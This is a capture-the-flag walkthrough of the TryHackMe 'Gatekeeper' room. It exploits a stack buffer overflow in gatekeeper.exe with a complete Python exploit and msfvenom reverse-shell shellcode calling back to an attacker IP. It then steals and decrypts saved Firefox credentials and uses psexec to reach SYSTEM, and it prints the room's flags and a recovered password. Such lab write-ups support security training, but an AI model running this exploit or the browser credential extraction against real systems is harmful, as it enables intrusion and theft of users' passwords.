This is the walkthrough of tryhackme’s box named as Gatekeeper .

So lets spawn the machine and get going.

So lets start with a nmap scan and see what services and ports are open .

Results :

```
┌──(root㉿kali)-[/home/kali]
└─# nmap -sV -T4 10.10.79.136
Starting Nmap 7.92 ( https://nmap.org ) at 2022-05-01 09:11 EDT
Stats: 0:00:48 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 40.00% done; ETC: 09:13 (0:01:08 remaining)
Stats: 0:02:52 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 99.77% done; ETC: 09:14 (0:00:00 remaining)
Nmap scan report for 10.10.79.136
Host is up (0.15s latency).
Not shown: 990 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
135/tcp   open  msrpc        Microsoft Windows RPC
139/tcp   open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds Microsoft Windows 7 - 10 microsoft-ds (workgroup: WORKGROUP)
3389/tcp  open  tcpwrapped
31337/tcp open  Elite?
49152/tcp open  msrpc        Microsoft Windows RPC
49153/tcp open  msrpc        Microsoft Windows RPC
49154/tcp open  msrpc        Microsoft Windows RPC
49155/tcp open  msrpc        Microsoft Windows RPC
49161/tcp open  msrpc        Microsoft Windows RPC
```

.

so there are several ports open , lets enumerate these ports further :

so first of all there is port 139 and 445, open that means there can be shares lying around for us to see .

Lets enumerate these share using smbclient :

```
┌──(root㉿kali)-[/home/kali]
└─# smbclient -L 10.10.79.136
Enter WORKGROUP\kali's password:

        Sharename       Type      Comment
        ---------       ----      -------
        ADMIN$          Disk      Remote Admin
        C$              Disk      Default share
        IPC$            IPC       Remote IPC
        Users           Disk
```

.

so there are 4 shares lets try to connect to **Users** share using smbclient and if prompt for password , just press enter leaving it blank

.

```
┌──(root㉿kali)-[/home/kali]
└─# smbclient //10.10.79.136/Users
Enter WORKGROUP\kali's password:
Try "help" to get a list of possible commands.
smb: \> ls
  .                                   DR        0  Thu May 14 21:57:08 2020
  ..                                  DR        0  Thu May 14 21:57:08 2020
  Default                            DHR        0  Tue Jul 14 03:07:31 2009
  desktop.ini                        AHS      174  Tue Jul 14 00:54:24 2009
  Share                               D        0  Thu May 14 21:58:07 2020

                7863807 blocks of size 4096. 3876687 blocks available
smb: \> cd Share
smb: \Share\> ls
  .                                   D        0  Thu May 14 21:58:07 2020
  ..                                  D        0  Thu May 14 21:58:07 2020
  gatekeeper.exe                      A    13312  Mon Apr 20 01:27:17 2020

                7863807 blocks of size 4096. 3876687 blocks available
smb: \Share\> get gatekeeper.exe
getting file \Share\gatekeeper.exe of size 13312 as gatekeeper.exe (16.8 KiloBytes/sec) (average 16.8 KiloBytes/sec)
```

.

so we logged in and listed the files and directories ,

there is a directory named Share let’s get into it ,

inside share there is an executable named as gatekeeper.exe , lets download that file using get command ,

lets see what type of file is it using file command .

```
┌──(root㉿kali)-[/home/kali]
└─# file gatekeeper.exe
gatekeeper.exe: PE32 executable (console) Intel 80386, for MS Windows
```

.

so it is a 32 bit intel executable , as we know this room is based on buffer overflow , we will be exploiting this executable to gain access to machine ,

transfer this gatekeeper.exe to your local windows machine and we will perform fuzzing against it to see if it is actually vulnerable .

So , the service gatekeeper.exe is running on port 31337 as shown with nmap ,

lets netcat to port 31337 :

```
┌──(root㉿kali)-[/home/kali]
└─# nc 192.168.1.9 31337
hello
Hello hello!!!
heyyyy
Hello heyyyy!!!
```

.

so what it does is add hello string in front of our text we enter and three ! At the end ,


this may be vulnerable to buffer overflows , lets create a fuzzing script to see that :

```
import socket, time, sys
#Enter your Windows IP
ip = "192.168.1.9"
#Enter Port
port =  31337
timeout = 5
buffer = []
counter = 100
while len(buffer) < 30:
```

```
    buffer.append("A" * counter)
    counter += 100
for string in buffer:
    try:
        s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
        s.settimeout(timeout)
        connect = s.connect((ip, port))
        print("Fuzzing with %s bytes" % len(string))
        s.send(string + "\r\n")
        s.recv(1024)
        s.close()
    except:
        print("Could not connect to " + ip + ":" + str(port))
        sys.exit(0)
    time.sleep(1)
```

run this script and set your IP in the script accordingly ,

results :



.

so the fuzzing crashed around 200 bytes , lets create a pattern of 100 more bytes that is 300 bytes using pattern_create script .

Before that create a exploit.py python script which we will use to test and create our buffer overflow,

```
import socket#Change to your IP
```

```
ip = "x.x.x.x"


port = 31337prefix = ""


offset = 0


overflow = "A" * offset


return_addr = ""


padding = ""payload = ""postfix = ""buffer = prefix + overflow +
return_addr + padding + payload + postfixs =
socket.socket(socket.AF_INET, socket.SOCK_STREAM)try:


    s.connect((ip, port))


    print("Sending evil buffer...")


    s.send(buffer + "\r\n")


    print("Done!")


except:
```

```
    print("Could not connect.")
```

edit your ip in the script , and paste that pattern from terminal and put it inside payload variable .

And run your gatekeeper inside immunity debugger and run this script ,

after executing the script open immunity debugger and note down EIP address

, once noted , we will use pattern_offset to find the exact offset at which the software crashed .

Like this :

```
┌──(root㉿kali)-[/usr/share/metasploit-framework/tools/exploit]
└─# ./pattern_offset.rb -l 300 -q 39654138
[*] Exact match at offset 146
```

after -l specify the length of pattern we created and after -q specify the EIP address we got .

And the exact offset is 146 , lets use our script to verify that ,

in return_addr variable set BBBB and in offset variable set 146 , if this time our EIP becomes 42424242 which is hex value of BBBB we can be sure that we can control EIP addr.

```
EDI 002FBD80
EIP 42424242
C 0  ES 0023 32bit 0(FFFFFFFF)
P 1  CS 001B 32bit 0(FFFFFFFF)
A 0  SS 0023 32bit 0(FFFFFFFF)
Z 0  DS 0023 32bit 0(FFFFFFFF)
S 1  FS 003B 32bit 7FFDE000(FFF)
T 0  GS 0000 NULL
D 0
O 0  LastErr WSAENOTSOCK (00002736)
```

as we can see EIP is 42424242, it means we can control EIP , now lets find some badchars ,

we will use mona module here , please install if not already installed (use google)

now first we will create a bytearray in immunity debugger , which we will use for comparing with memory ,

to create bytearray :

```
0BADF00D Dumping table to file
0BADF00D [+] Preparing output file 'bytearray.txt'
0BADF00D     - (Re)setting logfile c:\Users\sansk\Desktop\gatekeeper\bytearray.txt
         "\x01\x02\x03\x04\x05\x06\x07\x08\x09\x0a\x0b\x0c\x0d\x0e\x0f\x10\x11\x12\x13\x14\x15\x16\x17\x18\x19\x1a\x1b\x1c\x1d\x1e\x1f\x20"
         "\x21\x22\x23\x24\x25\x26\x27\x28\x29\x2a\x2b\x2c\x2d\x2e\x2f\x30\x31\x32\x33\x34\x35\x36\x37\x38\x39\x3a\x3b\x3c\x3d\x3e\x3f\x40"
         "\x41\x42\x43\x44\x45\x46\x47\x48\x49\x4a\x4b\x4c\x4d\x4e\x4f\x50\x51\x52\x53\x54\x55\x56\x57\x58\x59\x5a\x5b\x5c\x5d\x5e\x5f\x60"
         "\x61\x62\x63\x64\x65\x66\x67\x68\x69\x6a\x6b\x6c\x6d\x6e\x6f\x70\x71\x72\x73\x74\x75\x76\x77\x78\x79\x7a\x7b\x7c\x7d\x7e\x7f\x80"
         "\x81\x82\x83\x84\x85\x86\x87\x88\x89\x8a\x8b\x8c\x8d\x8e\x8f\x90\x91\x92\x93\x94\x95\x96\x97\x98\x99\x9a\x9b\x9c\x9d\x9e\x9f\xa0"
         "\xa1\xa2\xa3\xa4\xa5\xa6\xa7\xa8\xa9\xaa\xab\xac\xad\xae\xaf\xb0\xb1\xb2\xb3\xb4\xb5\xb6\xb7\xb8\xb9\xba\xbb\xbc\xbd\xbe\xbf\xc0"
         "\xc1\xc2\xc3\xc4\xc5\xc6\xc7\xc8\xc9\xca\xcb\xcc\xcd\xce\xcf\xd0\xd1\xd2\xd3\xd4\xd5\xd6\xd7\xd8\xd9\xda\xdb\xdc\xdd\xde\xdf\xe0"
         "\xe1\xe2\xe3\xe4\xe5\xe6\xe7\xe8\xe9\xea\xeb\xec\xed\xee\xef\xf0\xf1\xf2\xf3\xf4\xf5\xf6\xf7\xf8\xf9\xfa\xfb\xfc\xfd\xfe\xff"
0BADF00D
0BADF00D Done, wrote 255 bytes to file c:\Users\sansk\Desktop\gatekeeper\bytearray.txt
0BADF00D Binary output saved in c:\Users\sansk\Desktop\gatekeeper\bytearray.bin
0BADF00D
0BADF00D [+] This mona.py action took 0:00:00.110000
!mona bytearray -b "\x00"
```

now we will send badchars from our kali to the target gatekeeper , for that we send badchars inside payload variable ,

to create badchars in kali we will use a script in python that is :

```
for x in range(1, 256):
  print("\\x" + "{:02x}".format(x), end='')
print()
```

run this script and copy the badchars from terminal

```
┌──(root㉿kali)-[/home/kali/oscp]
└─# python3 badchars_generator.py
\x01\x02\x03\x04\x05\x06\x07\x08\x09\x0a\x0b\x0c\x0d\x0e\x0f\x10\x11\x12\x13\x14\x15\x16\x
x28\x29\x2a\x2b\x2c\x2d\x2e\x2f\x30\x31\x32\x33\x34\x35\x36\x37\x38\x39\x3a\x3b\x3c\x3d\x3
4f\x50\x51\x52\x53\x54\x55\x56\x57\x58\x59\x5a\x5b\x5c\x5d\x5e\x5f\x60\x61\x62\x63\x64\x65
6\x77\x78\x79\x7a\x7b\x7c\x7d\x7e\x7f\x80\x81\x82\x83\x84\x85\x86\x87\x88\x89\x8a\x8b\x8c\
\x9e\x9f\xa0\xa1\xa2\xa3\xa4\xa5\xa6\xa7\xa8\xa9\xaa\xab\xac\xad\xae\xaf\xb0\xb1\xb2\xb3\x
xc5\xc6\xc7\xc8\xc9\xca\xcb\xcc\xcd\xce\xcf\xd0\xd1\xd2\xd3\xd4\xd5\xd6\xd7\xd8\xd9\xda\xd
ec\xed\xee\xef\xf0\xf1\xf2\xf3\xf4\xf5\xf6\xf7\xf8\xf9\xfa\xfb\xfc\xfd\xfe\xff
```

and paste this inside payload variable and run the script again ,


this time look for ESP address and note it down ,

```
EDX 00002736
EBX 002DBD80
ESP 006419F8
EBP 41414141
ESI 08041470 gatekeep.08041470
EDI 002DBD80

EIP 42424242

C 0  ES 0023 32bit 0(FFFFFFFF)
P 1  CS 001B 32bit 0(FFFFFFFF)
A 0  SS 0023 32bit 0(FFFFFFFF)
```

now to start comparing badchars in memory run this command inside immunity debugger :

```
CPU - thread 00000C14

!mona compare -f c:\Users\sansk\Desktop\gatekeeper\bytearray.bin -a 006419F8
Show handles
```


Results :



so there are only 2 badchars \x00 and \x0a now lets find a jmp esp address which we will use to redirect the flow of our application and fill that jmp esp address in return_addr variable .

To find jmp esp address in immunity debugger run this command :

results of pointer found :



so there are 2 pointers we will use the first one ,

that is 0x080414c3

as this address is in big endian format , we will convert it in little endian format that basically means reversing this address like this :

\xc3\x14\x04\x08 - fill this in return_addr variable in our script .

Now , lets use msfvenom to generate a shellcode which will help us to get a reverse shell on target machine .

```
┌──(root㉿kali)-[/home/kali/oscp]
└─# msfvenom -p windows/shell_reverse_tcp LHOST=10.17.47.112 LPORT=7070 -b '\x00\x0a' EXITFUNC=thread -f c
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
```

our shellcode will look something like this :

```
"\xda\xc2\xbf\xb4\xe0\xfd\x9e\xd9\x74\x24\xf4\x5a\x31\xc9\xb1"
"\x52\x31\x7a\x17\x83\xc2\x04\x03\xce\xf3\x1f\x6b\xd2\x1c\x5d"
"\x94\x2a\xdd\x02\x1c\xcf\xec\x02\x7a\x84\x5f\xb3\x08\xc8\x53"
"\x38\x5c\xf8\xe0\x4c\x49\x0f\x40\xfa\xaf\x3e\x51\x57\x93\x21"
"\xd1\xaa\xc0\x81\xe8\x64\x15\xc0\x2d\x98\xd4\x90\xe6\xd6\x4b"
"\x04\x82\xa3\x57\xaf\xd8\x22\xd0\x4c\xa8\x45\xf1\xc3\xa2\x1f"
"\xd1\xe2\x67\x14\x58\xfc\x64\x11\x12\x77\x5e\xed\xa5\x51\xae"
"\x0e\x09\x9c\x1e\xfd\x53\xd9\x99\x1e\x26\x13\xda\xa3\x31\xe0"
"\xa0\x7f\xb7\xf2\x03\x0b\x6f\xde\xb2\xd8\xf6\x95\xb9\x95\x7d"
"\xf1\xdd\x28\x51\x8a\xda\xa1\x54\x5c\x6b\xf1\x72\x78\x37\xa1"
"\x1b\xd9\x9d\x04\x23\x39\x7e\xf8\x81\x32\x93\xed\xbb\x19\xfc"
"\xc2\xf1\xa1\xfc\x4c\x81\xd2\xce\xd3\x39\x7c\x63\x9b\xe7\x7b"
"\x84\xb6\x50\x13\x7b\x39\xa1\x3a\xb8\x6d\xf1\x54\x69\x0e\x9a"
"\xa4\x96\xdb\x0d\xf4\x38\xb4\xed\xa4\xf8\x64\x86\xae\xf6\x5b"
"\xb6\xd1\xdc\xf3\x5d\x28\xb7\xf1\xb0\x1d\x37\x6e\xb1\x61\xac"
"\xf0\x3c\x87\xb8\x1c\x69\x10\x55\x84\x30\xea\xc4\x49\xef\x97"
"\xc7\xc2\x1c\x68\x89\x22\x68\x7a\x7e\xc3\x27\x20\x29\xdc\x9d"
"\x4c\xb5\x4f\x7a\x8c\xb0\x73\xd5\xdb\x95\x42\x2c\x89\x0b\xfc"
"\x86\xaf\xd1\x98\xe1\x6b\x0e\x59\xef\x72\xc3\xe5\xcb\x64\x1d"
"\xe5\x57\xd0\xf1\xb0\x01\x8e\xb7\x6a\xe0\x78\x6e\xc0\xaa\xec"
"\xf7\x2a\x6d\x6a\xf8\x66\x1b\x92\x49\xdf\x5a\xad\x66\xb7\x6a"
"\xd6\x9a\x27\x94\x0d\x1f\x47\x77\x87\x6a\xe0\x2e\x42\xd7\x6d"
"\xd1\xb9\x14\x88\x52\x4b\xe5\x6f\x4a\x3e\xe0\x34\xcc\xd3\x98"
"\x25\xb9\xd3\x0f\x45\xe8";
```

copy this payload from terminal and paste it inside payload variable in our script ,

now before running the exploit.py , remember to add some no-ops or no operations into our script to create space In memory for our payload to unload , no-ops are denoted by \x90 and we will use \x90 /* 32 in our script inside padding variable .

Our final script will look something like this :

import socket

```
#Change to your IP
ip = "192.168.1.9"
port = 31337
prefix = ""
offset = 146
overflow = "A" * offset
return_addr = "\xc3\x14\x04\x08"
padding = "\x90" * 32
payload = ("\xda\xc2\xbf\xb4\xe0\xfd\x9e\xd9\x74\x24\xf4\x5a\x31\xc9\xb1"
"\x52\x31\x7a\x17\x83\xc2\x04\x03\xce\xf3\x1f\x6b\xd2\x1c\x5d"
"\x94\x2a\xdd\x02\x1c\xcf\xec\x02\x7a\x84\x5f\xb3\x08\xc8\x53"
"\x38\x5c\xf8\xe0\x4c\x49\x0f\x40\xfa\xaf\x3e\x51\x57\x93\x21"
"\xd1\xaa\xc0\x81\xe8\x64\x15\xc0\x2d\x98\xd4\x90\xe6\xd6\x4b"
"\x04\x82\xa3\x57\xaf\xd8\x22\xd0\x4c\xa8\x45\xf1\xc3\xa2\x1f"
"\xd1\xe2\x67\x14\x58\xfc\x64\x11\x12\x77\x5e\xed\xa5\x51\xae"
"\x0e\x09\x9c\x1e\xfd\x53\xd9\x99\x1e\x26\x13\xda\xa3\x31\xe0"
"\xa0\x7f\xb7\xf2\x03\x0b\x6f\xde\xb2\xd8\xf6\x95\xb9\x95\x7d"
"\xf1\xdd\x28\x51\x8a\xda\xa1\x54\x5c\x6b\xf1\x72\x78\x37\xa1"
"\x1b\xd9\x9d\x04\x23\x39\x7e\xf8\x81\x32\x93\xed\xbb\x19\xfc"
"\xc2\xf1\xa1\xfc\x4c\x81\xd2\xce\xd3\x39\x7c\x63\x9b\xe7\x7b"
"\x84\xb6\x50\x13\x7b\x39\xa1\x3a\xb8\x6d\xf1\x54\x69\x0e\x9a"
"\xa4\x96\xdb\x0d\xf4\x38\xb4\xed\xa4\xf8\x64\x86\xae\xf6\x5b"
"\xb6\xd1\xdc\xf3\x5d\x28\xb7\xf1\xb0\x1d\x37\x6e\xb1\x61\xac"
"\xf0\x3c\x87\xb8\x1c\x69\x10\x55\x84\x30\xea\xc4\x49\xef\x97"
"\xc7\xc2\x1c\x68\x89\x22\x68\x7a\x7e\xc3\x27\x20\x29\xdc\x9d"
"\x4c\xb5\x4f\x7a\x8c\xb0\x73\xd5\xdb\x95\x42\x2c\x89\x0b\xfc"
"\x86\xaf\xd1\x98\xe1\x6b\x0e\x59\xef\x72\xc3\xe5\xcb\x64\x1d"
"\xe5\x57\xd0\xf1\xb0\x01\x8e\xb7\x6a\xe0\x78\x6e\xc0\xaa\xec"
"\xf7\x2a\x6d\x6a\xf8\x66\x1b\x92\x49\xdf\x5a\xad\x66\xb7\x6a"
"\xd6\x9a\x27\x94\x0d\x1f\x47\x77\x87\x6a\xe0\x2e\x42\xd7\x6d"
"\xd1\xb9\x14\x88\x52\x4b\xe5\x6f\x4a\x3e\xe0\x34\xcc\xd3\x98"
"\x25\xb9\xd3\x0f\x45\xe8")
postfix = ""
buffer = prefix + overflow + return_addr + padding + payload + postfix
s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
try:
    s.connect((ip, port))
    print("Sending evil buffer...")
    s.send(buffer + "\r\n")
```

```
    print("Done!")
except:
    print("Could not connect.")
```

now before running this script , setup a netcat listener on your kali machine on the port you set while creating the payload :

```
┌──(root㉿kali)-[/home/kali]
└─# nc -lnvp 7070
listening on [any] 7070 ...
```

now run the exploit and you will have a reverse shell on your netcat listener :

```
┌──(root㉿kali)-[/home/kali]
└─# nc -lnvp 7070
listening on [any] 7070 ...
connect to [10.17.47.112] from (UNKNOWN) [10.10.96.94] 49161
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Users\natbat\Desktop>whoami
whoami
gatekeeper\natbat

C:\Users\natbat\Desktop>
```

user flag :

```
C:\Users\natbat\Desktop>type user.txt.txt
type user.txt.txt
{H4lf_W4y_Th3r3}

The buffer overflow in this room is credited to Justin Steven and his
"dostackbufferoverflowgood" program.  Thank you!
C:\Users\natbat\Desktop>
```

.

now we need to escalate our privileges to admin level to fully compromise the machine ,

so there are some saved credentials inside mozilla which we will use to login as user mayor , for that we will use a firefox saved password decryptor from github :

https://github.com/unode/firefox_decrypt

git clone this repository ,

now we need to get 4 files from target system that are :

cert9.db cookies.sqlite key4.db logins.json

these are located inside

C:\Users\natbat\AppData\Roaming\Mozilla\Firefox\Profiles\ljfn812a.default-release

, there is an smb server already running , we will copy these files to that folder used as a share and download these files in our kali machine ,

copying of files :

```
C:\Users\natbat\AppData\Roaming\Mozilla\Firefox\Profiles\ljfn812a.default-release>cp cert9.db C:\Users\Share
cp cert9.db C:\Users\Share
'cp' is not recognized as an internal or external command,
operable program or batch file.

C:\Users\natbat\AppData\Roaming\Mozilla\Firefox\Profiles\ljfn812a.default-release>copy cert9.db C:\Users\Share
copy cert9.db C:\Users\Share
        1 file(s) copied.

C:\Users\natbat\AppData\Roaming\Mozilla\Firefox\Profiles\ljfn812a.default-release>copy cookies.sqlite C:\Users\Share
copy cookies.sqlite C:\Users\Share
        1 file(s) copied.

C:\Users\natbat\AppData\Roaming\Mozilla\Firefox\Profiles\ljfn812a.default-release>copy key4.db C:\Users\Share
copy key4.db C:\Users\Share
        1 file(s) copied.

C:\Users\natbat\AppData\Roaming\Mozilla\Firefox\Profiles\ljfn812a.default-release>cp logins.json C:\Users\Share
cp logins.json C:\Users\Share
'cp' is not recognized as an internal or external command,
operable program or batch file.

C:\Users\natbat\AppData\Roaming\Mozilla\Firefox\Profiles\ljfn812a.default-release>copy logins.json C:\Users\Share
copy logins.json C:\Users\Share
        1 file(s) copied.

C:\Users\natbat\AppData\Roaming\Mozilla\Firefox\Profiles\ljfn812a.default-release>
```

.

downloading on kali using smbclient :

```
┌──(root㉿kali)-[/home/kali/cred]
└─# smbclient //10.10.96.94/Users
Enter WORKGROUP\kali's password:
Try "help" to get a list of possible commands.
smb: \> ls
  .                                   DR        0  Thu May 14 21:57:08 2020
  ..                                  DR        0  Thu May 14 21:57:08 2020
  Default                            DHR        0  Tue Jul 14 03:07:31 2009
  desktop.ini                        AHS      174  Tue Jul 14 00:54:24 2009
  Share                                D        0  Sun May  1 11:39:20 2022

                7863807 blocks of size 4096. 3845921 blocks available
smb: \> cd Share
smb: \Share\> ls
  .                                   D        0  Sun May  1 11:39:20 2022
  ..                                  D        0  Sun May  1 11:39:20 2022
  cert9.db                            A   229376  Wed Apr 22 00:47:01 2020
  cookies.sqlite                      A   524288  Thu May 14 22:45:02 2020
  gatekeeper.exe                      A    13312  Mon Apr 20 01:27:17 2020
  key4.db                             A   294912  Tue Apr 21 17:02:11 2020
  logins.json                         A      600  Thu May 14 22:43:47 2020
ge
                7863807 blocks of size 4096. 3845858 blocks available
smb: \Share\> get cert9.db
getting file \Share\cert9.db of size 229376 as cert9.db (161.4 KiloBytes/sec) (average 161.4 KiloBytes/sec)
smb: \Share\> get cookies.sqlite
getting file \Share\cookies.sqlite of size 524288 as cookies.sqlite (529.5 KiloBytes/sec) (average 312.5 KiloBytes/sec)
smb: \Share\> get key4.db
getting file \Share\key4.db of size 294912 as key4.db (101.4 KiloBytes/sec) (average 197.1 KiloBytes/sec)
smb: \Share\> get logins.json
getting file \Share\logins.json of size 600 as logins.json (0.8 KiloBytes/sec) (average 172.7 KiloBytes/sec)
smb: \Share\> ^C

┌──(root㉿kali)-[/home/kali/cred]
└─# ls
cert9.db  cookies.sqlite  key4.db  logins.json
```

.

now we will use that python script from github to decrypt these files :

```
┌──(root㉿kali)-[/home/kali/oscp/firefox_decrypt]
└─# python firefox_decrypt.py /home/kali/cred
2022-05-01 11:47:50,696 - WARNING - profile.ini not found in /home/kali/cred
2022-05-01 11:47:50,696 - WARNING - Continuing and assuming '/home/kali/cred' is a profile location

Website:   https://creds.com
Username: 'mayor'
Password: '8CL7O1N78MdrCIsV'

┌──(root㉿kali)-[/home/kali/oscp/firefox_decrypt]
└─#
```

.

use python to execute the script and provide location to folder where we transferred those four files from smb server .

Here we got the password for mayor user which we will use to login into target ,

we will use psexec to create a cmd shell for us and gain access :

```
┌──(root㉿kali)-[/usr/share/doc/python3-impacket/examples]
└─# python psexec.py gatekeeper/mayor:8CL7O1N78MdrCIsV@10.10.96.94 cmd.exe
Impacket v0.9.24 - Copyright 2021 SecureAuth Corporation

[*] Requesting shares on 10.10.96.94.....
[*] Found writable share ADMIN$
[*] Uploading file wEynOZRZ.exe
[*] Opening SVCManager on 10.10.96.94.....
[*] Creating service tPfZ on 10.10.96.94.....
[*] Starting service tPfZ.....
[!] Press help for extra shell commands
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.
```

.

root flag and nt authority\system proof :

```
C:\Users\mayor\Desktop> type root.txt.txt
{Th3_M4y0r_C0ngr4tul4t3s_U}
C:\Users\mayor\Desktop> whoami
nt authority\system

C:\Users\mayor\Desktop>
```

.

DONE :-)